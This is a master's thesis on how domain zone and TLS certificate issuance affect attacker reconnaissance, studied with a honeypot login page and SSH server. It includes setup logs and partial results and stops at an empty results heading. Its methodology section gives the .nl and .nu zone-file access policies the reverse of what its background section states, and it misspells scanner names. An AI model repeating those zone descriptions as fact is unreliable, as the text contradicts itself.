Master thesis

The security impact of DNS and TLS on the websites reconnaissance process

UNIVERSITY
OF TWENTE.

Student: **Vlad-Cristian Andrei**
Supervisor: **prof. dr. ir. Roland M. van Rijswijk-Deij**
2nd Supervisor: **dr. Maarten Everts**

Netherlands
2023

Abstract

The widespread usage of the internet brings benefits to the general population, but it is also becoming an increasingly attractive target for malicious actors. They are exploiting internet technologies in order to gather knowledge about a network, which helps them initiate an attack on it. Domain Name System (DNS) is a mechanism that stores and translates domain names into IP addresses that can be used by the routing protocols. While facilitating the translations, DNS can be misused by the attackers to aid them in the reconnaissance process. There are reasons to believe that the scanning procedure is influenced by the domain name registration zone. Also, websites can have Transport Layer Security (TLS) certificates generated, which can also alter the attacker's behavior through certificate transparency principles. This paper is going to study the security impact of DNS in real world by creating a website and registering it under different domain zones. Then, it will be checked if the attackers' patterns have variations because of the domain change. Afterwards, the attack methods will be studied to see if generating a TLS certificate for the website will have any security impact. This study will conclude which domain name is more likely to be found by attackers as a target and will also tell if generating TLS certificates has any (further) impact on the reconnaissance process.

Contents

List of Figures

1 Introduction

The internet has expanded exponentially in the past decades and [9] the world rapidly discovered its features. People started using the advantages of the internet and they moved most of the data and services to the online space. The 2020 coronavirus pandemic further accelerated the need for readily available online resources because of the physical distancing rules and most businesses even introduced the work from home concept. Having critical resources easily available online brings enormous advantages to everyone, but it also comes with a major setback: vulnerabilities.[9] According to Purple Sec US, a cyber security statistics business, the number of cyber attacks increased by 600% during the pandemic [18] and considering that the work from home culture is here to stay, there is no reason to believe that the cyber crime rate is decreasing any time soon. Hackers are using highly sophisticated tools in order to scan networks and discover potential targets for their next attack. The process of gathering such information, which helps the malicious actor map the network is called reconnaissance. The world wide web is still based on slightly updated, but rather basic technologies from the early 1990s, which is definitely not going to help the security aspect. One such basic mechanism is the domain name system[7] (DNS) which is translating websites names to IP addresses. Attackers have advanced methods to do reconnaissance and there is no research that concluded how the the domain name influences the process. Also, there are security mechanisms that are designed to aid the security of websites such as Transport Layer Security (TLS) certificates.[10] This technology, while improving security, can also come with factors that can alter the reconnaissance process because of the certificate transparency principles (i.e. hackers can find the domain easier if it is listed somewhere).[4]

2 Background

This section serves as a critical foundation for understanding the context and significance of the study. It will offer a comprehensive overview of the existing knowledge, gaps in understanding, and the rationale for undertaking the research. In this section, a concise yet informative background that sets the stage for the investigation into the impact of DNS and TLS on the reconnaissance process will be provided.

2.1 World Wide Web

The early 1990s period represents a significant technological development that was going to change the world: the adoption of the World Wide Web, commonly known as "the internet". Even though its early stage usage was limited to innovation enthusiasts, the web saw an accelerated growth in the 2000s. Nowadays we use websites daily for activities ranging from paying bills and reading the news to watching movies and working. In order to be reachable, every website needs to be hosted on a server. This can be any computer that is having internet access, but most sites are running from professional host providers. Host providers have dedicated servers that are permanently running in order to ensure a website up-time as close to 100 percent as possible. The server is using a uniquely assigned static IP address issued by the internet service provider (ISP) which can be publicly reachable. This way, the server can be uniquely identified and accessed by the users on the internet. However, users are unlikely to know the IP address of the resource they are trying to reach, as opposed to a website name that they are more likely to remember.

2.2 Domain names and domain zones

Domain names, also known as websites' addresses, are uniquely assigned names that correspond to a specific IP address. These names can be registered so that an end-user accesses the website using a relevant name instead of typing a meaningless IP address. Every domain name has three parts from right to left: the domain suffix, the domain and, optionally, the subdomain. Domains can be registered as generic Top-Level Domains (gTLD) or as country code Top-Level Domains (ccTLD). gTLDs have the suffixes as ".com", ".org", or ".net", while ccTLDs can be ".nl", ".NL", ".ro" or many others.[13] Domain names are the second level of a domain's hierarchy and represent the last part before the suffix. Subdomains are the third level of the hierarchy and they are added in front of the domain. Aside from the visual difference in the website's address, having a different domain zone (different TLD) can have other technical particularities that can alter the reconnaissance process.

2.3 Domain Name system (DNS)

Before DNS existed it was required to maintain a table that was matching each website's address to its corresponding IP address. DNS is the mechanism that automatically translates the website's name that the end-user is inputting to an IP address that the routing protocols can use to access the requested resource.[7]

2.4 Domain Zone Files

Zone files are text-based documents that store the DNS matching table as well as other auxiliary information.[17] Malicious actors can use those zone files to find potential targets, so they might impact the reconnaissance process, but their ability to access them depends on the zone's policy. There are three types of zone access policies:

- Fully open zone file that anyone can access: .nu
- Semi-open zone file that can be accessed after signing an agreement: .com
- Closed zone file that can not be accessed: .nl

2.5 Transport Layer Security (TLS)

TLS certificates, previously known as SSL, are a key element in securing internet connections to websites. TLS handshakes work in the background by creating an encrypted tunnel between the browser and the website. Users can tell if they are using this technology by checking if the "https" and the lock symbol is displayed in the browser. TLS ensures both end users' information protection and websites' legitimacy.[10] The technical process of TLS will not be detailed further as it is not the focus of this paper. However, certificate transparency is the relevant point of TLS for this research and it is presented below.

2.6 Certificate Transparency

TLS certificates have to be issued by Certificate Authorities that verify whether the website is legitimate.[4] The problem with this approach is that the CAs can not always be trusted. Even if the CAs are generally trustworthy, they can be hacked which means that the encrypted communication can be received by the malicious actor.[4] Audits done by third parties ensured that the CAs were still trustworthy, but there was an important delay between finding a compromised CA and revoking the certificate. There were also chances that a malicious CA was never even discovered during audits because these relied on operational practices and historical performance. This security gap in TLS certificate issuing process is fixed through Certificate Transparency (CT). Certificate transparency mechanism store the logs on a publicly accessible distributed system based on Merkle trees. Logs can be monitored by anyone, but they can not be deleted nor modified. Unfortunately, hackers can go through them and select their targets based on the information they find which alters the reconnaissance process.

3 Related work

In order to conduct a relevant research, it is important to have a clear understanding about the related work that has been done in the same direction. For this scope, a suitable collection of papers has been selected by searching for the following keywords: ”honeypot”, ”reconnaissance”, ”web-server”, ”network data analysis”. Some articles contain statistics and data that is no longer relevant as they are a couple of years old, so that data was not cited here. However, the general ideas are still relevant because the malicious actor’s mentality did not change that much over time. Instead of seeing this as a blocker in the research, this was used to understand the evolution of honeypots over time in order to get a more clear overview of where this research area is heading. After that, the main idea was extracted and summarized in the sections below for each paper that has been found useful for the research. This section will provide a brief overview of the current state of knowledge in the field, highlighting key theories, concepts, and previous studies that have contributed to the understanding of this topic.

3.1 The reconnaissance process

Significant research has been done regarding the reconnaissance so this section will present what has been found so far, then it will proceed to fill the research gap in the next sections. Similar to the physical attacking methodology, the cyber-attacking process involves three main steps: reconnaissance, infiltration and conclusion of the attack.[15] Reconnaissance represents the first step in the attacking procedure and it is also the main focus of this research paper.[9] In the reconnaissance part the attacker searches for potential targets by observing its normal operations, which can help him collect key information.[15] This can be done through multiple methods such as visual surveillance, social engineering or other methods that can reveal important resources. Moreover, this process aims to reveal weak points in the system that can lay the groundwork for the infiltration step of the attack.[15] Reconnaissance can be generally classified as passive or active.[9] Passive recon is done by getting information in stealth mode, without having any direct contact with the potential target.[9] This can be conducted by using online resources that are unrelated to the website the attacker is interested in such as DNS zone files, Whois databases and others.[9] By not being aware of the scanning process, the victim can not take any preventive actions in order to avoid the attack.[15] However, one can only extract limited information by using the non-intrusive (passive) reconnaissance.[3] Some data such as information about open/closed ports, the Operating System of a machine or running services can only be gathered after sending requests to the server.[3] This kind of reconnaissance can no longer be classified as passive and is therefore called active recon. It is usually done through openly available tools such as Nmap, Nesus or Nikito which can partially automate the discovery process.[3] Within this paper both the indirect and direct reconnaissance will be considered as follows. The indirect reconnaissance is relevant because it is the step that is going to be affected by the domain zone through DNS/having a TLS certificate generated. The direct reconnaissance will be used as a metric for measuring the public "curiosity" regarding the website.

3.2 Information gathered in the reconnaissance phase

In this first step, attackers aim to gather data such as information about network, host, security policies or human information.[15] The main focus of this paper is related to network information data such as IP addresses, network topology and domain names. Discovering a website (i.e. finding the IP address or the domain name) is a mandatory step for a malicious actor in order to be able to know where should the attack be targeted.[9] Additionally, they can go one step further and reveal the actual topology which maps the network infrastructure. This allows the hacker to tune their attack methods for optimal efficiency.[11] Oftentimes, reconnaissance information can be gathered by automated tools that are set-up to probe the available resources.[14] These techniques of doing reconnaissance can be increasingly effective when they are automated as attackers can have a live overview of their potential targets without raising any alert.[14] Organizations frequently underestimate the amount of information that can be anonymously obtained from public sources.[14] While DNS's and TLS's particularities are detailed in many papers, one aspect that is not covered is the relevance of DNS and TLS in the reconnaissance process. This paper aims to fill that research gap by diving into the subject and answering the research questions mentioned in the next section.

3.3 Detecting the attacks based on network data

In order to detect the attacks, web-server's data need to be collected and analyzed. This process of identifying the malicious activities targeted at the computers or networks is known as intrusion detection.[16] There are mechanisms that facilitate the intrusion attempts detection which are called intrusion detection systems (IDS).[16] These can be more or less advanced, but they are usually classified in two categories: misuse-based or anomaly-based IDS.[16] A misuse-based IDS has a database of known attacks and it tries to match analyzed network data with the data in the database.[16] An anomaly-based IDS know how the network is normally expected to work and it triggers an alert when a significant deviation from the model is noticed.[16] While intrusion detection systems can prove useful when analyzing large network data, they can be complex to implement and they might prove unnecessary for the low volume of data expected in this experiment. Therefore, for this research, a manual analysis will be performed based on the web-server's generated logs.

3.4 Honeypots

Honeypots are resources whose value lies in being probed, attacked and, in some cases, even compromised by malicious actors.[6] Important research has been conducted regarding honeypots and the general conclusion is that they are able to provide unique attack information, which would be unobtainable by other means.[6] Honeypots work by copying a resource such as a website or an application in such a way that it tricks the attackers into considering them as valuable targets. Then, the attackers will likely follow the discovery process with an attack that can be monitored in order to gather data about the malicious actor's intentions.[12] As time passed, more advanced honeypots emerged so their use-cases and complexity were significantly improved. Starting with late 2000s, they were actively used to distract attackers from the valuable resources in real-time.[12] That means an Intrusion Detection System (IDS) detects if a malicious actor is going to attack the resource (i.e. somebody initiates a malicious connection) and redirects him to the honeypot.[12] Later on, even more advanced tools appeared, such as ACyDS which have been detailed in a 2016 study.[5] The tool works by creating an unique, fake virtual view for every host in a network, including subnet topology and IP address assignments for reachable hosts and servers. While this is having the same goal as the early implementations, it is a significantly more advanced protection mechanism.[5] In the late 2010s an even more sophisticated honeypot implementation is proposed as part of a 2018 article.[2] This one is acting as an Intrusion Detection/Intrusion Prevention system while also analyzing and providing visual representations of the network data.[2] This way, the few attacks that can not be detected by the implemented anti zero-day attack technologies, can be observed by humans using a friendly user interface.[2] In 2020, HackIt, a real-time simulation tool for studying real-world cyber attacks in the laboratory emerged.[1] This tool facilitates the creation of honeypots in a controlled environment in order to simulate attack scenario and aid in implementing these systems in real-world.[1] We can observe that over the last 20 years honeypots have assisted researchers in studying attackers' behaviors. Despite their undoubted evolution, honeypots have one main scope of improving the cyber security landscape by impeding and collecting data about cyber-attacks. However, regardless of the many articles about honeypots applications, there is no research that is studying the impact of DNS and TLS on the websites reconnaissance process using honeypots.

4 Research Questions

This section aims to outline the research objectives and research questions that guide the study. These objectives provide a road map for the research, ensuring clarity and direction in the investigation. By delineating the specific goals that this paper aims to achieve, a framework for evaluating the success and impact of the research is established. This paper aims to achieve the goal of determining to what extent does the existence of DNS and TLS influence the attacker by answering the three sub-questions:

- How does the zone in which a website's domain is registered affect the reconnaissance behavior of the attackers?
- How does generating a TLS certificate for a website further influence their attitude towards this process?
- Which domain name zone experiences the least malicious attention?

5 Proposed approach

This section highlights the methodology and strategy employed to address the research objectives. It serves as a guide for the study, outlining the steps taken to collect data, conduct analysis, and derive meaningful insights. In this section, the objective as well as the approach to reaching it will be presented, aiming to provide a comprehensive understanding of the subject matter. Additionally, any potential limitations or challenges that are expected to be encountered during the implementation of the proposed approach will be addressed.

5.1 Objective

This study will be split into two main goals. The aim of the first one is to establish whether the domain name is modifying the reconnaissance behavior of the attackers. The second goal is to tell whether a TLS certificate creation is making any change in this scanning step.

5.1.1 Studying domain zones

The first step will be done by creating a website having just a login form that logs any login attempt to the fictive application (honeypot). This way the web page will look like a legitimate login portal to an important application. A SSH server will also be setup in order to listen to potential SSH connection attempts. The next step is registering three different domain types one at a time:

- A fully open zone that anyone can find such as domain.NL
- A zone that can be accessed after signing an agreement such as domain.COM
- A closed zone such as domain.NU


The attack patterns will be studied and compared between the registered domains by analyzing the web-server's logs. This will also establish a baseline for the next step so that a potential increase in attacks can be measured. The website will be hosted on a publicly accessible web-server in the cloud.

5.1.2 Generating TLS certificates

After studying the logs for each zone, a TLS certificate from Let's Encrypt will be generated. The hypothesis is that due to the certificate transparency principles detailed in section 2.6, it is expected that behavior changes might appear. A conclusion will be drawn based on the findings. The conclusion aims to tell if DNS and TLS influences the attack process of the malicious actors.

5.2 Step by step approach

In order to achieve a relevant conclusion, the steps below will be followed. Each of the first three rectangles represents a 7 days data collection time frame. The experiment will be repeated three times the only variable being the domain zone in which the website will be registered to. For the first experiment the zone will be .COM, a domain having a semi private zone file. For the the second the webserver will be registered on .NL having a private one, while the third virtual machine will have a .NU domain attached which is completely open.



Configure webserver
Register a TLS certificate
Analyze the data in the SSH and webserver logs
Baseline creation
Domain registration
TLS registration
Data collection
Data Analysis
Register a domain .COM / .NL / .NU
Retrieve the logs from the virtual machine

Figure 1: Step by step approach

The first step is setting up the virtual machine by configuring the apache webserver with the greeting page and making sure that the webserver, as well as the SSH server can be accessed from the internet. In the second step, after 7 days of log collection, a domain will be registered depending on the experiment. Then, for the third one, a TLS certificate is registered through Let's Encrypt. The fourth step is collecting the logs and classifying them for each stage of each experiment. Then, the fifth and last one is performing data analysis on the gathered data in order to extract meaningful information.

5.3 Expected results

The target logs are the VM's SSH logs and Apache webserver's logs. In order to compare baseline to the other results the number of logs for each event type will be counted. This means that if there were 100 failed SSH login attempts on the baseline webserver and 200 of them at one point in the experiment, the second webserver is more likely to be impacted by that type of attack. When comparing results, a margin of error of 10% will be applied (i.e. if the count difference between two logs is lower than 10%, then there is no difference between those within the scope of this experiment). It is expected that the number of attacks will rise after registering a domain name because of the increased ways that can be used to access the website. Therefore, it is expected that the baseline will have less number of attacks (number of logs) than the logs collected after domain name registrations. Based on the assumption that DNS influences website's security, it is also expected that the ".COM"/.NU domains will have the higher number of attacks, while the ".NL" one will have the least due to zone file's access rules. If the TLS registration impacts website's security we can either see increasing or decreasing number of attacks. This is because hackers might abuse TLS certificate transparency and they might see the resource as more valuable when having a TLS certificate generated, but they might also get turned away by the increased security. Depending on the actual results, further research will be done in order to understand the reasoning behind the results. For example, it can be checked if the TLS certificate authority's reputation further influences the process based on the assumption that more money will be spent to protect a valuable resource compared to a worthless one.

5.4 Challenges


This paper is trying to study the reconnaissance process of the attackers by only changing the domain name zone and getting a TLS certificate registered. However, a hacker's scanning process is dependent on many other variables that can invalidate the comparison if they are not accurately considered. For example the website's content must be kept the same for all domains, the hosting platform must have the same up-time between the domains and the website must be running for the same period of time in order to have accurate data. Therefore, it is highly important to have a clear overview of the factors that might influence the hacker's scanning process in order to eliminate them and be able to conduct a relevant study. Another challenge is creating a particularly well-thought plan that yields relevant results and that does not induce bias (e.g. respecting the exact same steps for all scenarios, eliminating other factors such as collecting data in the same weekdays for all experiments).

6 Implementation

In this section, a comprehensive overview of the implementation process undertaken to achieve the goals of the paper is presented. This section begins by outlining the research design adopted for the study, then it will provide practical insights into the data collection process.

6.1 Experimental design

The first step towards the goal is building and testing the experimental design. For this purpose, an Apache web-server running in a Linux environment has been setup. To ensure that the server is running, it should be checked if the apache2 service is running using the command in the screenshot below.



```
vlad@VirtualBox:~$ systemctl status apache2
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/lib/systemd/system/apache2.service; enabled; vendor preset: enabled)
     Active: active (running) since Thu 2022-12-15 17:36:33 EET; 3min 9s ago
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 16759 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Main PID: 16763 (apache2)
      Tasks: 55 (limit: 4560)
     Memory: 5.3M
        CPU: 43ms
     CGroup: /system.slice/apache2.service
             ├─16763 /usr/sbin/apache2 -k start
             ├─16764 /usr/sbin/apache2 -k start
             └─16765 /usr/sbin/apache2 -k start
```

Figure 2: Apache server's service status reporting as "running"

Then, a HTML document containing a basic login form that mimics a login portal to a fictive database has been created.[8] The HTML code that was used to create the page is included in Annex 1. The website also uses two ".css" styling sheets in order to make it more attractive for the potential attackers. After that, the created HTML and CSS files were moved to "/var/www/html/" as this is Apache's default folder and the apache service was restarted using "sudo systemctl restart apache2". Now the setup is complete and anyone who is accessing the website will be greeted by the window below.





Figure 3: The login page


The website is designed so that pressing the login button triggers a POST method which does nothing besides logging a POST event. Having no functionality for the login button is not relevant as we are interested in detecting access attempts which are logged on the web server alongside other types of requests. The Apache logs are stored in ”/var/log/apache2/access.log” and we can get a live data view in terminal using the command ”tail -f /var/log/apache2/access.log”. The screenshot below shows an example of data that is captured after the website is accessed (the three GET events) and three login attempts are detected (each attempt is one POST event).



```
vlad@VirtualBox:/var/www/html$ tail -f /var/log/apache2/access.log
127.0.0.1 - - [15/Dec/2022:17:55:47 +0200] "GET / HTTP/1.1" 200 713 "-" "Mozilla/5.0
127.0.0.1 - - [15/Dec/2022:17:55:47 +0200] "GET /style.css HTTP/1.1" 200 929 "http:/
127.0.0.1 - - [15/Dec/2022:17:55:47 +0200] "GET /favicon.ico HTTP/1.1" 404 487 "http
127.0.0.1 - - [15/Dec/2022:17:55:59 +0200] "POST / HTTP/1.1" 200 713 "http://127.0.0.
127.0.0.1 - - [15/Dec/2022:17:56:03 +0200] "POST / HTTP/1.1" 200 712 "http://127.0.0.
127.0.0.1 - - [15/Dec/2022:17:56:06 +0200] "POST / HTTP/1.1" 200 712 "http://127.0.0.
```

Figure 4: Web-server’s logs

After setting up the web-server and configuring the website, the SSH server also has to be set-up. This is done by ensuring that the SSH service is running and attempting to initiate a connection. The terminal is asking for the password and we can also check the SSH logs which are stored at ”/var/log/auth.log”. For two failed login attempts (wrong password) and one successful attempt, we get the following readable output in the logs:



```
Dec 15 18:32:00 VirtualBox sshd[18096]: Failed password for vlad from 127.0.0.1 port 51116 ssh2
Dec 15 18:32:09 VirtualBox sshd[18096]: Failed password for vlad from 127.0.0.1 port 51116 ssh2
Dec 15 18:32:17 VirtualBox sshd[18096]: Accepted password for vlad from 127.0.0.1 port 51116 ssh2
Dec 15 18:32:17 VirtualBox sshd[18096]: pam_unix(sshd:session): session opened for user vlad(uid=1
Dec 15 18:32:17 VirtualBox systemd-logind[659]: New session 18 of user vlad.
```

Figure 5: SSH authentication logs

6.2 Measurement setup

After the experimental design is established, the next step is implementing the configuration on the actual virtual machine that will be used as a webserver for this experiment. Each VM has been setup by the university through Digital Ocean cloud services provider and SSH authentication is only allowed from user ”vlad” through having a matching key pair. The VMs are running Ubuntu 22.04.2 LTS and are having kernel 5.15. Since the VMs already have internet access, files can be transferred from the physical machine that was used to create the files to the Linux server. After transferring the files and applying the configuration from the experimental design, the VM needs to have ports 80 (HTTP) and 443 (HTTPS) open in addition to 22 (SSH). As the logs will be analyzed on an external machine in order to centralize all the logs and generate statistics, a communication channel between the VM and the external machine needs to be created. For this scope an e-mail client has been setup on the VM in order to be able to send the Apache webserver as well as the SSH logs.

7 Results

This section will detail the results obtained for the three separate data collections. For this experiment, three different VMs having identical configurations were used in order to collect the data. For each of the three VMs, there was a 21 days data collection period which was split in three equal time frames:

- Having the webserver running without any domain registration.
- Having the webserver running with domain registered. (either .COM/.NL/.NU depending on the VM)
- Having the webserver running with domain registered and a TLS certificate registered.

For convenience, the webservers will be differentiated using the Top Level Domain that was used for each domain registration. The timeline for the three experiments can be found below. Afterwards, a brief summary of the collected data can also be seen.






Figure 6: Overall data collection timeline



	Baseline	Domain	TLS
.NL	332	347	650
.COM	323	573	650
.NU	320	427	564

Figure 7: The count of unique IP addresses generating webserver logs



	Baseline	Domain	TLS
.NL	23652	12233	11171
.COM	16591	13328	14415
.NU	15565	8019	8367

Figure 8: The count of failed SSH login attempts

7.1 The .COM webserver

The first experiment that will be discussed is for a domain registered under .COM. The following subsections will explain the results of the baseline experiment (without a DNS entry linked to the virtual machine), the results from the moment a DNS entry exists and finally the results when a TLS certificate has been obtained. The data has been collected according to the timeline detailed below.




Figure 9: Data collection timeline for the first experiment

7.1.1 Baseline

During the first 7 full days that were considered, 323 distinct IP addresses generated 1682 logs according to the webserver's reports. The daily number of per day distinct IP addresses ranged from 54 to 80. The requests went from simple entries that are created when the server is legitimately accessed, to malicious requests that tried to get the ".env" file which is commonly used to store sensitive data. Improperly configured webservers might have the file publicly accessible, therefore such requests try to exploit these misconfigurations. Other requests attempted to get common files and exploit known vulnerabilities.

During the monitored interval there were 16591 failed login attempts through SSH using default usernames such as "admin", "administrator", "user" as well as common first names from various countries.

7.1.2 Domain registered

Another 7 days after registering the domain for this webserver as vladcandrei.com, 573 distinct IP addresses were found in the 3822 requests stored in Apache logs. This indicates an increase of 77 percent compared to the baseline which is in line with the expected results. The range for the daily number of per day distinct IP addresses ranged from 79 to 135. This is a first indicator that the domain registration influences the reconnaissance process. However, the clear reasoning for this will be discussed depending on the results drawn from the other two virtual machines which are targeting TLDs with different zone file permissions. Regarding the logged requests, the same kinds of requests that were seen in the baseline can also be seen after the domain registration. However, new requests looking for the "wlwmanifest.xml" file in various paths on the webserver showed up. The mentioned file is specific to WordPress websites so these requests are aiming to determine whether they are targeting a WordPress server or not. The apparition of a significant number of requests checking for the WordPress file only when the domain is registered, shows that attackers are checking whether a domain is registered or not before starting the reconnaissance process.

The SSH logs indicate a slight decline in the number of SSH login attempts compared to the baseline measurements, down to 13328 entries.

7.1.3 Domain and TLS registered

After registering the TLS certificate another increase in the number of distinct IP addresses can be noticed. 650 distinct IP addresses generated 4998 requests to the webserver during the 7 days period that was monitored, which indicates an increase of 14 percent compared to having only the domain registered and a 102 percent increase compared to the baseline. The daily number of per day unique IP addresses ranged from 103 to 125. The types of requests are largely unchanged compared to the ones received when having only the domain registered.

The SSH logs indicate a slight increase compared to the domain-only part of the experiment, counting 14415 SSH login attempts during the time frame.




Figure 10: The count of distinct IP addresses per day on the .COM server

7.2 The .NL webserver

The second experiment that will be discussed is for a domain registered under .NL. The following sections will detail the results obtained from the three states of the VM (without a DNS entry linked, with a domain registered and with a TLS certificate generated). The data has been considered according to the below timeline.




Figure 11: Data collection timeline for the second experiment

7.2.1 Baseline

